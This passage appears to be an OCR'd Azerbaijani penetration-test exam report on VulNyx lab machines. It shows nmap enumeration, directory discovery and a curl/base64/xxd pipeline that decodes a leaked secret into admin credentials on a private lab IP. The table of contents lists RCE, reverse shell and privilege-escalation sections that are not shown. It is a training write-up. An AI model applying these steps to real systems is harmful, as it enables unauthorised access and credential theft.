
PENETRATION TEST REPORT

Praktiki İmtahan Qiymətləndirməsi - Server və Web Application Testləri

25.10.2026



Hazırladı: İlkin Fərəcov
Hazırlanıb: MilliSec MMC

MÜNDƏRİCAT

VulNyx - Vvveb Maşını 3

Hədəf haqqında 3

Kəşfiyyat (Enumeration) 3

Web Kəşfiyyatı 4

Zəifliklərin İstismarı (Exploitation) 5

Həssas Məlumat Sızması 5

Admin Panelinə Giriş və (RCE) 7

Reverse Shell Əldə Edilməsi 9

Lateral Movement 11

Kredensialların Təkrar İstifadəsi – bunny 11

SSH Şəxsi Açarının İfşası - zer0arc4 12

Səlahiyyətlərin Yüksəldilməsi (Privilege Escalation) 14

Sudo dpkg Zəifliyi 14

Nəticə və Tövsiyələr 15

Vulnyx - Lower7 Maşını 16

Hədəf haqqında: 16

Kəşfiyyat (Enumeration) 16

FTP Xidmətinin Analizi 17

İlkin Giriş və İstismar (Exploitation) 17

Kəşfiyyat və Shell Əldə Edilməsi 19

İmtiyazların Yüksəldilməsi (Privilege Escalation) 20

Parolun Sındırılması (Cracking) 21

Root Əlçatanlığı 21

Tövsiyələr (Recommendations) 22

BÖLMƏ II — WEB PENTEST 23
Test haqqında 23
Ümumi nəticə 23
Ətraflı Tapıntılar 23
1. HTTP Basic Auth Zəif Parol (Yüksək) 23
2. SQL Injection (Login Bypass) (Kritik) 25
3. SQL Injection (Axtarış / Data Dump) (Kritik) 26
4. IDOR (Sifariş Enumerasiyası) (Orta) 27
5. Open Redirect (Orta) 28
6. CSRF Müdafiəsinin Olmaması (Orta) 28
7. Təhlükəsizlik Başlıqlarının Olmaması (Aşağı) 28
8. XXE (XML External Entity) (Kritik) 29
9. SSRF (Server-Side Request Forgery) (Yüksək) 29
10. Rate-Limit / Lockout Yoxdur (Yüksək) 30
11. Stored XSS (Məhsul Rəyi / Şərh) (Orta) 30
12. Reflected XSS (Axtarış Parametri) (Orta) 31
13. Clickjacking (Aşağı) 31
14. OS Command Injection (Root RCE) (Kritik) 32
15. Path Traversal / Directory Traversal (Kritik) 33
16. LFI (Local File Inclusion) — Mühit Dəyişənlərinin Sızması (Kritik) 33
17. Ödənişsiz Sifarişin Qəbulu (Payment Bypass / Business Logic Flaw) (Kritik) 34
Yekun Tövsiyələr 36


VulNyx - Vvveb Maşını

Hədəf haqqında:

Bu hesabatın məqsədi 10.0.2.4 IP ünvanında yerləşən **Vvveb CMS** üzərində qurulmuş Linux maşınında aparılan sızma testinin (Penetration Test) nəticələrini əks etdirir. Test zamanı sistemdə bir neçə kritik zəiflik aşkar edilmiş və nəticədə tam **Root (Administrator)** səlahiyyətləri əldə edilmişdir.

Kəşfiyyat (Enumeration)

Şəbəkə Skanı (Nmap)




Hədəf üzərində aparılan ilkin Nmap skanı nəticəsində iki açıq port aşkar edilmişdir:

22/tcp - OpenSSH 10.0p2 (SSH)


80/tcp - Apache httpd 2.4.68 (HTTP)

nmap -sC -sV -T4 10.0.2.4

Web Kəşfiyyatı




HTTP servisinin Vvveb CMS istifadə etdiyi müəyyən edildi.




Ferroxbuster ilə tapdıqlarım :
/admin (Vvveb Admin Panel)

/system (Sistem qovluğu)

/config (Konfiqurasiya)






Zəifliklərin İstismarı (Exploitation)

Həssas Məlumat Sızması


/system/secret ünvanına sorğu göndərildikdə, server Base64 ilə kodlanmış çoxqatlı bir mətn qaytardı. Terminal əmrləri ilə (Base64 → Hexdump → Hex → Base64) dekodlandıqda **Admin** istifadəçisinin kredensialları aşkar edildi



Əldə Olunan Kredensiallar:

İstifadəçi adı: admin


Şifrə: scottgreen




curl -s http://10.0.2.4/system/secret | base64 -d | xxd -r | xxd -r -p | base64 -d

